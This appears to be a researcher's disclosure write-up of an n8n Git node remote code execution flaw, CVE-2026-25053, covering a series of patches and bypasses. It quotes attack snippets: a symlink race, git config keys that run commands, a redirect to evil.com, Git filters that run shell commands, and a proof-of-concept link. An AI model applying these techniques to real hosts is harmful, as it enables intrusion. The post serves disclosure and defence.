Breaking Down the n8n Git Node Vulnerability: CVE-2026-25053 (Remote Code Execution)
Table of Contents
What it is: A vulnerability in the Git node that allows execution of system commands or arbitrary file access.
Impact: Authenticated users with workflow permissions can execute commands on the n8n host or read sensitive files.
Fix: This issue was addressed in n8n versions 1.123.10 and 2.5.0. Users are strongly encouraged to upgrade to these or later releases to mitigate the vulnerability.
CVE: CVE-2026-25053
GHSA: GHSA-9g95-qf3f-ggrw
CVSS Score: 9.4 (Critical)
Note: n8n combined all the vulnerabilities discussed in this post into a single CVE (CVE-2026-25053) and GHSA advisory. This CVE covers the entire security hardening journey, including the Windows path separator bypass, TOCTOU vulnerabilities, config key injection, and other Git node security issues.
A two-month security hardening journey between security researchers and the n8n team, where each fix revealed new attack vectors.
#
The Hunt Begins
I began auditing n8n, a popular workflow automation platform, with a simple goal: find a meaningful and exploitable Remote Code Execution (RCE) vulnerability under default configurations. What follows is the story of that hunt — and I invite you to think along with me as we explore how this issue unfolded.
The codebase is massive. Hundreds of nodes, each potentially a vector for attack. We’re working systematically: testing SQL injection in database nodes, SSRF in HTTP request nodes, path traversal in file operations. We find several interesting issues, but nothing that chains together into a complete RCE exploit.
Then I noticed the Git node — and I think you’ll see why it stood out as a promising attack surface once we break down how it works.
#
The Git Node: A Promising Target
The Git node lets workflows perform Git operations — cloning repositories, committing changes, pushing code. That immediately made it interesting to me, because Git operations can expose a broad attack surface if inputs aren’t properly validated.
But before we dive into the technical details, let’s address a critical question: How does an attacker actually trigger this exploit?
n8n workflows are often exposed via Webhook nodes. An attacker can send a POST request to a public webhook endpoint, which triggers the entire workflow. This transforms what might seem like a “theoretical” vulnerability into a critical remote threat. Without authentication or proper access controls, any workflow containing a Git node becomes a potential attack vector.
The initial attack idea is elegant in its simplicity:
- Attacker sends a POST request to a public webhook endpoint
- The workflow triggers, cloning a repository using the Git node
- Use a File Write node to modify
.git/configand add a malicious hook - Trigger the hook by performing another Git operation
- Achieve RCE
This attack chain relies on the interaction between multiple nodes: the Webhook node (entry point), the Git node (creates the repository), and the File Write node (modifies the Git configuration). It’s this combination that makes the exploit possible.
As we dig into the code, we realize the maintainers have been busy hardening the Git node.
#
The Defense Timeline: A Two-Month Security Journey
What we discover is fascinating: the n8n security team had been engaged in an ongoing battle against Git-based attacks. Between November 14, 2025 and January 14, 2026, they deployed seven separate security fixes. Each one closed a real vulnerability, but new bypasses kept emerging.
As we trace through the commit history, we can see the security journey unfold. Other researchers had found and reported vulnerabilities, and the n8n team had been systematically hardening the Git node. Let’s walk through the complete timeline together, showing how each fix closed one door but sometimes opened another window.
#
November 14, 2025: The Hook Lockdown
Commit: 4dd853b2d | PR: #21797
As we begin exploring the Git node, our first thought is simple: Git hooks. Every security researcher who’s worked with Git knows about hooks - those executable scripts that Git automatically runs at specific points in the workflow. They’re powerful, they’re automatic, and they’re perfect for an attacker.
We imagine the attack flow: clone a repository, write a malicious hook script to .git/hooks/pre-commit, trigger a Git operation, and watch the hook execute. It seems almost too straightforward. But as we dig into the codebase, we discover something interesting: the n8n team had already thought of this.
The codebase reveals that n8n is using simple-git, a popular Node.js wrapper for Git operations.
Why Wrappers Are Dangerous: Many developers assume using a library like simple-git makes them safe. However, simple-git is often just a “pass-through” to the system’s git binary. If the wrapper doesn’t implement security controls like the -- separator or config key allowlists by default, vulnerabilities are “inherited” from the underlying CLI. As we’ll see in the December 16 and January 14 fixes, the n8n team had to add these protections explicitly.
In the Git node initialization, we find this defensive code:
| |
The team had disabled Git hooks by default. By setting core.hooksPath=/dev/null, they redirected Git to look for hooks in a non-existent location. Even if an attacker wrote a hook script to .git/hooks/pre-commit, Git would never find it because it was looking in /dev/null instead.
This was a clever defense. Git hooks are executable scripts located in .git/hooks/ that Git automatically runs at specific points:
pre-commit: Runs before a commit is finalizedpost-checkout: Runs after a checkout operationpost-merge: Runs after a merge operationpre-push: Runs before a push operation
The vulnerability they were protecting against was clear: an attacker could clone a repository, use a File Write node to create a malicious hook script, and trigger RCE on the next Git operation. But with core.hooksPath=/dev/null, that attack vector was closed.
We had to find another way.
The core.hooksPath Git configuration option redirects Git to look for hooks in a different directory instead of .git/hooks/. By setting it to /dev/null (a special device file that discards all writes), Git effectively disables all hooks because /dev/null is not a directory, so Git cannot find any hook scripts. Even if a hook script exists in .git/hooks/, Git won’t look there when core.hooksPath is set.
This configuration was applied in the Git node initialization, where simple-git is configured:
| |
The protection applies to all Git operations performed by the node, ensuring hooks are disabled by default unless explicitly enabled via the N8N_GIT_NODE_ENABLE_HOOKS environment variable.
Attack Vector Blocked: Hook-based command execution via .git/hooks/ scripts
Key Takeaway: Blocking hooks isn’t enough if an attacker can still write to .git/config. The File Write node could still modify Git configuration files, creating alternative execution paths.
#
November 26, 2025: Git Node Gets Path Validation
Commit: a49b179e8 | PR: #22253
Hooks were disabled, but we kept thinking. What if we could clone a repository in a sensitive location? What if we could target ~/.ssh/ or /etc/? Even with hooks disabled, having Git operations in those directories could expose sensitive files or allow modification of critical system configurations.
As we trace through the code, we notice something: the Git node doesn’t validate where you’re cloning. Think about how that input might behave if an attacker could point it at ~/.ssh/ or /etc/ - the node would happily try to perform Git operations there. This seems like a gap.
But then we find another commit, dated just twelve days after the hook lockdown. The team had added path validation:
| |
The isFilePathBlocked helper function checks if a path is within n8n’s restricted directories, outside of allowed paths (if restrictFileAccessTo is configured), or matches blocked file patterns. This prevented cloning repositories in sensitive locations like ~/.ssh/ or /etc/.
But as we study this fix more carefully, we notice something important: this validation only applies to the repository path parameter in the Git node itself. It doesn’t prevent File Write nodes from writing to .git/config in an allowed repository. An attacker could still clone a repository in an allowed path like /tmp/repo, then use a separate File Write node to modify .git/config in that repository, completely bypassing the Git node’s path validation.
This was a necessary first step, but it wasn’t complete. There was still a way through.
Attack Vector Blocked: Git node operating on blocked directories (e.g., ~/.ssh/, /etc/)
Remaining Vectors: Can still use File Write nodes to write to .git/config in allowed repositories
#
December 8, 2025: The TOCTOU Fix
Commit: fc9327202 | PR: #22767
We’re still thinking about that File Write node bypass. What if we could use a symlink? What if we could make the path validation check one thing, but then write to something else?
This is where we discover a classic Time-of-Check-Time-of-Use (TOCTOU) vulnerability. Think about how the path might behave if the filesystem changes between the security check and the actual write - that’s the race. TOCTOU is exactly that: the check and the operation happen at different times, allowing an attacker to change the system state in between.
The Attack Chain: Remember, this exploit requires the File Write node to modify .git/config. The Git node creates the repository, but it’s the File Write node that actually writes the malicious configuration. This interaction between nodes is what creates the vulnerability.
As we examine the path validation code, we find the flaw. The code resolves the path during the check, but then uses the original unresolved path string during the write:
| |
Here’s how the attack works, with explicit timing:
- Initial State:
/tmp/myfileis a regular file - Check Phase (T0): The File Write node calls
isFilePathBlocked('/tmp/myfile')- Resolves to
/tmp/myfile(regular file) - Checks if it’s blocked → returns
false(allowed) - Time elapsed: ~1-5ms
- Resolves to
- Race Window (T0 to T1): In that tiny window between check and write, an attacker swaps the file:
1
2
rm /tmp/myfile ln -s /repo/.git/config /tmp/myfile- Critical timing: This must happen AFTER the check but BEFORE the write
- Time window: Typically 1-10ms, depending on system load
- Use Phase (T1):
writeFile('/tmp/myfile', content)is called- Uses the original path string
/tmp/myfile - But now it’s a symlink pointing to
/repo/.git/config - Writes malicious content to
.git/config→ RCE achieved!
- Uses the original path string
Visualizing the Race Window:
| |
The vulnerability works because fsRealpath() resolves symlinks during the check, but the original path string is still used later. Between the check and the write, the file system state can change. The check validates one path, but the write uses a different (now-symlinked) path.
The fix was elegant. It introduced a branded type ResolvedFilePath and separated concerns:
| |
The key improvements were:
- Single Resolution: Path is resolved once and stored in a branded type
- Type Safety:
ResolvedFilePathtype prevents using unresolved paths - O_NOFOLLOW Flag: File operations use
O_NOFOLLOWto prevent following symlinks - Inode Verification: After opening, the code verifies the file handle matches the expected inode
This prevented TOCTOU because the resolved path is used for both checking AND writing, O_NOFOLLOW prevents opening symlinks, and inode verification ensures the file hasn’t changed between check and open. Even if an attacker swaps files, the inode mismatch will be detected.
Bypass #1 (TOCTOU) Blocked: Path is resolved once, reused consistently, and protected by O_NOFOLLOW + inode verification
Remaining Vectors: Still need to bypass path blocking patterns (no pattern blocking existed yet)
#
December 16, 2025: The Config Key Allowlist
Commit: 8382e27c5 | PR: #23264
While exploring the Git node’s capabilities, we notice it has an “Add Config” operation. This catches our attention immediately. Git configuration is powerful - many config keys can execute arbitrary commands or modify Git’s behavior in dangerous ways.
What if we could use the Git node itself to set dangerous config keys? What if we didn’t need to write to .git/config directly at all? Think about how a config key like core.sshCommand or credential.helper might behave when Git runs a push or pull - Git would execute the configured command. As we examine the code, we find that the Git node’s “Add Config” operation allows setting any Git configuration key. No restrictions, no validation. This is a goldmine.
But then we find another commit, dated December 16. The team had implemented an allowlist:
| |
They had blocked the direct config key attack. But what were they protecting against? Let me show you the dangerous config keys that could have been exploited:
core.sshCommand- Executes a custom command instead ofssh:1 2git config core.sshCommand "/usr/bin/malicious-script" # Next git push/pull over SSH → malicious-script executescredential.helper- Executes a command to retrieve credentials:1 2git config credential.helper "!/bin/sh -c 'malicious-command'" # Git calls the helper → command executesThe
!prefix tells Git to execute the value as a shell command.core.gitProxy- Executes a command as a proxy:1 2git config core.gitProxy "/usr/bin/malicious-proxy" # Git uses proxy → command executesremote.*.uploadpack/remote.*.receivepack- Custom commands for fetch/push:1 2 3git config remote.origin.uploadpack "/usr/bin/malicious-fetch" git config remote.origin.receivepack "/usr/bin/malicious-push" # Git operations → commands executeurl.*.insteadOf- URL rewriting (can redirect to malicious servers):1 2git config url.https://evil.com/.insteadOf https://github.com/ # All GitHub URLs redirected to attacker's servercore.hooksPath- Override hooks directory (bypasses the November fix!):1 2git config core.hooksPath "/tmp/malicious-hooks" # Git looks for hooks in attacker-controlled directory
These config keys are dangerous because they execute arbitrary commands, Git doesn’t validate config values before using them, commands run automatically during normal Git operations, and the attacker doesn’t need to manually trigger anything.
The fix uses a whitelist of safe keys:
user.email- User’s email (safe, informational)user.name- User’s name (safe, informational)remote.origin.url- Repository URL (safe, just a URL)
All other keys are blocked unless N8N_GIT_NODE_ENABLE_ALL_CONFIG_KEYS=true is set (not recommended). The fix also updated the UI to show only allowed keys as options (for node version 1.1+), while older versions still show a text input but validate server-side.
Bypass #2 (Add Config Operation) Blocked: Can only set safe config keys via the Git node
Remaining Vectors: Need to use File Write nodes to directly modify .git/config (no pattern blocking existed yet)
Key Takeaway: Library wrappers like simple-git don’t automatically provide security. Developers must explicitly implement protections like config key allowlists and argument sanitization.
#
December 19, 2025: The Pattern Blocking System
Commit: e22acaab3 | PR: #23413
This was the big one. Even with TOCTOU fixed, what if we could just write directly to .git/config? What if there was no pattern blocking at all? Let’s walk through what we find in the codebase.
As we examine it, we discover something shocking: there is NO regex pattern blocking system at all! You could simply write to .git/config directly using any file write node. The path validation only checks directory restrictions, not file patterns.
But then we find the December 19 commit. The team had implemented a regex pattern blocking system:
| |
With the default pattern: ^(.*\/)*\.git(\/.*)*$
Before this fix: You could simply write to .git/config directly using any file write node. No pattern blocking existed!
After this fix: Direct writes to .git/config are blocked… on Unix systems.
Key Takeaway: Directory-level restrictions aren’t sufficient. File pattern blocking is essential when dealing with sensitive configuration files like .git/config.
#
December 30, 2025: The Windows Awakening
Commit: 35d110fbc | PR: #23737
This is where we find the vulnerability we would eventually report. While testing the pattern blocking on different platforms, something catches our eye. The pattern ^(.*\/)*\.git(\/.*)*$ works perfectly on Linux and macOS:
| |
But what about Windows? Windows uses backslashes (\) instead of forward slashes (/). We test it:
| |
The regex pattern ^(.*\/)*\.git(\/.*)*$ explicitly looks for forward slashes (\/). On Windows, fsRealpath() returns paths with backslashes preserved. When the pattern test runs against C:\temp\repo\.git\config, it looks for / but the path has \ - no match!
We find a bypass. But before we can exploit it, we need to understand what to write to .git/config. Remember, git hooks were disabled via core.hooksPath=/dev/null back in November. So writing hook files won’t work. We need another execution vector.
##
The Git Filter Discovery
This is when we discover that Git has more than just hooks. Git filters (clean and smudge) can also execute arbitrary commands, and critically, they’re not affected by core.hooksPath!
Git filters are programs that process file content during Git operations:
cleanfilter: Runs when files are staged (duringgit add)smudgefilter: Runs when files are checked out (duringgit checkout)
Filters are configured directly in .git/config:
| |
And triggered by .gitattributes files:
| |
When Git processes a file that matches a filter pattern, it reads the filter command from .git/config, executes the command as a subprocess, receives file content via stdin, and uses the command’s stdout as the processed file content.
Git Internal Mechanics: Filters sit between Git’s Object Database and the Working Tree. When you stage a file (git add), the clean filter processes content before it enters the object database. When you check out a file (git checkout), the smudge filter processes content as it leaves the object database. This positioning makes filters incredibly powerful—they execute during normal Git operations, not just special events like hooks.
The key insight: core.hooksPath=/dev/null only affects .git/hooks/ scripts. Filters are configured in .git/config, not in the hooks directory. Filters are executed by Git’s filter driver system, which is completely separate from hooks. The hook protection was useless against this alternative execution path.
Here’s how the attack would work:
| |
| |
When you run git add . or git checkout, the filter executes sh -c 'id > /tmp/pwned', achieving RCE.
Even though hooks were disabled in November, filters provided a completely separate code execution vector that required the same .git/config write access that was now being blocked by pattern matching.
##
The Complete Attack Sequence
Now we had everything we needed. Let’s walk through the full attack sequence together:
- Clone a repository on Windows:
C:\temp\repo - Use File Write node to write to
C:\temp\repo\.git\config(with backslashes) - Path resolution returns:
C:\temp\repo\.git\config(preserves backslashes) - Pattern check tests:
^(.*\/)*\.git(\/.*)*$againstC:\temp\repo\.git\config - Regex looks for
/but path has\→ Pattern doesn’t match! - Write succeeds, inject malicious filter:
1 2 3[filter "evil"] clean = "calc.exe" smudge = "calc.exe" - Write
.gitattributes:* filter=evil - Trigger any Git operation → Filter executes → RCE!
This is the vulnerability we discover and report. We report it to the n8n security team, and they quickly implement a fix. The fix normalized paths before pattern matching by converting all backslashes to forward slashes:
| |
The normalization works by replacing backslashes with forward slashes, then using posix.normalize() to handle path normalization. The regex now matches against the normalized path, ensuring cross-platform compatibility. The posix module provides POSIX-compliant path operations that work consistently across platforms.
Bypass #4 (Windows Paths) Blocked: Paths normalized before pattern matching
Remaining Vectors: Parameter injection in git commands
Key Takeaway: Cross-platform security controls must account for path separator differences. Always normalize paths before pattern matching to ensure consistent behavior across operating systems.
#
January 14, 2026: The Argument Injection Hardening
Commit: 503f29901 | PR: #24241
As we continue exploring, we think about another angle: what if we could inject command-line flags into Git commands? What if we could control file paths passed to git commands and inject flags like -A or -m?
We examine the code and find that file paths are passed directly to git commands:
| |
Think about how that input might behave if an attacker controlled pathsToAdd: they could inject flags such as:
pathsToAdd = "-A"would executegit add -A, staging ALL files including sensitive onespathsToAdd = "-m,malicious message"could alter commit behaviorreference = "-n 10"in reflog operations could inject flags
This was dangerous because flags like -A could stage sensitive files, modify Git’s default behavior, or potentially execute commands in some Git operations.
But then we find the January 14 commit. The team had implemented the -- separator fix:
| |
The -- separator is a POSIX convention that means “end of options” - everything after it is treated as a filename, not a flag. Even if a filename starts with -, it’s treated as a filename.
The fix also validated references to prevent flag injection, ensuring references don’t start with -. The protection was applied to git add operations, git commit operations (when files are specified), and git reflog operations.
Bypass #5 (Argument Injection) Blocked: -- separator prevents flag injection, and reference validation prevents flag injection in reflog operations
#
The Complete Bypass Timeline
| Date | Bypass Method | Status After Fix |
|---|---|---|
| Before Dec 8 | Bypass #1: TOCTOU Symlink Race | EXPLOITABLE |
| Before Dec 16 | Bypass #2: Add Config Operation | EXPLOITABLE |
| Before Dec 19 | Bypass #3: No Pattern Blocking | EXPLOITABLE (easiest!) |
| Dec 19-30 | Bypass #4: Windows Path Separator | EXPLOITABLE (Windows only) |
| Before Jan 14 | Bypass #5: Argument Injection | LIMITED (info disclosure) |
| After Jan 14 | All bypasses closed | ✅ SECURE |
#
Proof-of-Concept (PoC) - Windows specific bypass
If you’d like to explore this vulnerability chain yourself, I’ve published a small PoC repository:
- PoC repo: yadhukrishnam/CVE-2026-25053
The repository contains:
- An

n8nworkflow (workflow.json) that:- Clones the PoC repository via the Git node into a Windows path (for example,
C:\Users\yadhu\.n8n-files\poc) - Uses a Read/Write Files from Disk node to append to
poc\.git\config - Runs another Git node to add
file.txt, triggering the malicious Git filter
- Clones the PoC repository via the Git node into a Windows path (for example,
- A
file.txtthat defines a Git filter namedevil, with bothcleanandsmudgeset tocalc.exe - A
.gitattributesfile that wires theevilfilter to matching files - A
poc-screenshot.pngshowing the exploit in action
You can try this in your own local test instance (on an isolated machine) by importing workflow.json into n8n, adjusting the paths to your environment, and observing how the Git filter is executed when the workflow runs.
#
Conclusion
This brings us to the end of the security journey. Over roughly two months (November 2025 to January 2026), the n8n security team consistently addressed real, exploitable issues and closed multiple paths that could have led to remote code execution.
The Windows path separator bypass I reported was fixed quickly, and n8n chose to roll all related issues into a single CVE (CVE-2026-25053) and GHSA advisory. That decision gives users a clear, complete view of the overall hardening effort and reflects a strong responsible disclosure process.
Credit is also due to other researchers who responsibly disclosed issues during this period. Security research works best when it’s collaborative, and this effort is a good example of how coordinated fixes can meaningfully improve an open-source project’s security.